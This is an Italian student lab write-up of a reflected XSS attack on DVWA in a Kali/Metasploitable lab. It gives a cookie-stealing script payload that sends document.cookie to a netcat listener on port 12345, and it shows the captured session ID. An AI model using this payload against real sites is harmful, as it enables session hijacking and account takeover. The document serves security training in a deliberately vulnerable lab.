



Progetto Settimana 6


Nel progetto di questa settimana proveremo ad effettuare un attacco Cross-site Scripting (XSS) verso il server della macchina virtuale DVWA. Come primo passo andiamo a verificare che l'applicazione web sia effettivamente vulnerabile a questo tipo di attacco.




- L'attacco che andremo ad effettuare prevede l'esecuzione da parte del sito web in questione di un nostro script. Lo script sono un tipo di codice che possono essere creati da linguaggi di programmazione interpretati, non hanno bisogno di essere compilati, vengono eseguiti riga per riga dalla macchina. Uno dei linguaggi di programmazione interpretati più diffusi è sicuramente Python.
- Uno dei modi più semplice per verificare questo è utilizzare una keywords, abbinandola ad una parola nella barra di ricerca del sito. Se la parola cambia in base alla keywords che abbiamo utilizzato significa che il sito è effettivamente vulnerabile a questo tipo di attacco.
- Questo accade perchè in fase di progettazione, il programmatore non ha sanato l'imput dell'utente, dando così modo ad un possibile malintenzionato di inserire codice malevolo e farlo eseguire dal sito web. Di lato possiamo notare l'esempio appena descritto.

L'obiettivo del nostro attacco sarà intercettare i “cookie”, essi sono dei piccoli file di testo salvati nel nostro browser da i siti che visitiamo, affinché quest'ultimo possa ottenere informazioni sull'attività che l'utente compie sulla pagina. Ogni volta che quel dispositivo si ricollega al sito gli rimanda il cookie e così è possibile riconoscere e tracciare l'attività a distanza di tempo. Hanno quindi funzione di identificatori questo significa che prevedono informazioni chiave come nome e password.







```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 172.20.10.2  
PING 172.20.10.2 (172.20.10.2) 56(84) bytes of data.  
64 bytes from 172.20.10.2: icmp_seq=1 ttl=64 time=0.501 ms  
64 bytes from 172.20.10.2: icmp_seq=2 ttl=64 time=0.500 ms  
64 bytes from 172.20.10.2: icmp_seq=3 ttl=64 time=0.230 ms  
^C  
--- 172.20.10.2 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2040ms  
rtt min/avg/max/mdev = 0.230/0.410/0.501/0.127 ms  
(kali@kali)-[~]  
$
```




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345  
[REDACTED]
```

Iniziamo dunque il nostro attacco, avviamo sia la macchina di kali linux che quella di metasploitable, dopo aver effettuato l'accesso su entrambe ci spostiamo su kali e verifichiamo che le macchine comunicano come nella figura in alto. Dopo aver verificato ciò, tramite NetCat ci mettiamo in ascolto della porta n.12345. Come possiamo notare nella figura in basso.



- Spostiamoci poi su DVWA, innanzitutto andiamo a impostare il livello di sicurezza in “low”, questo ci darà modo di portare a segno i nostri attacchi.
- Cerchiamo o creiamo uno script che faccia al caso a nostro. In questo caso abbiamo scelto il seguente:
`<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>`, tramite questo script Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.
- Ci spostiamo nell'area dedicata di DVWA a XSS, inseriamo lo script nell'apposita barra e premiamo invio.



- Notiamo che dopo aver inserito lo script e premuto invio, il web server risponde cambiando l'URL e con messaggio di risposta in rosso “Hello”. In questo momento lo script viene elaborato dalla pagina web e messo in atto, inviando il documento cookie al localhost in ascolto sulla porta 12345. Nella foto inferiore possiamo vedere tutti i dati che sono stati recuperati.

```

kali@kali: ~
File Actions Edit View Help
TX packets 2033 bytes 245334 (239.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 15 bytes 1132 (1.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15 bytes 1132 (1.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=4f7734aaaf0c456d4bfac86732420732 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://172.20.10.2/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
  
```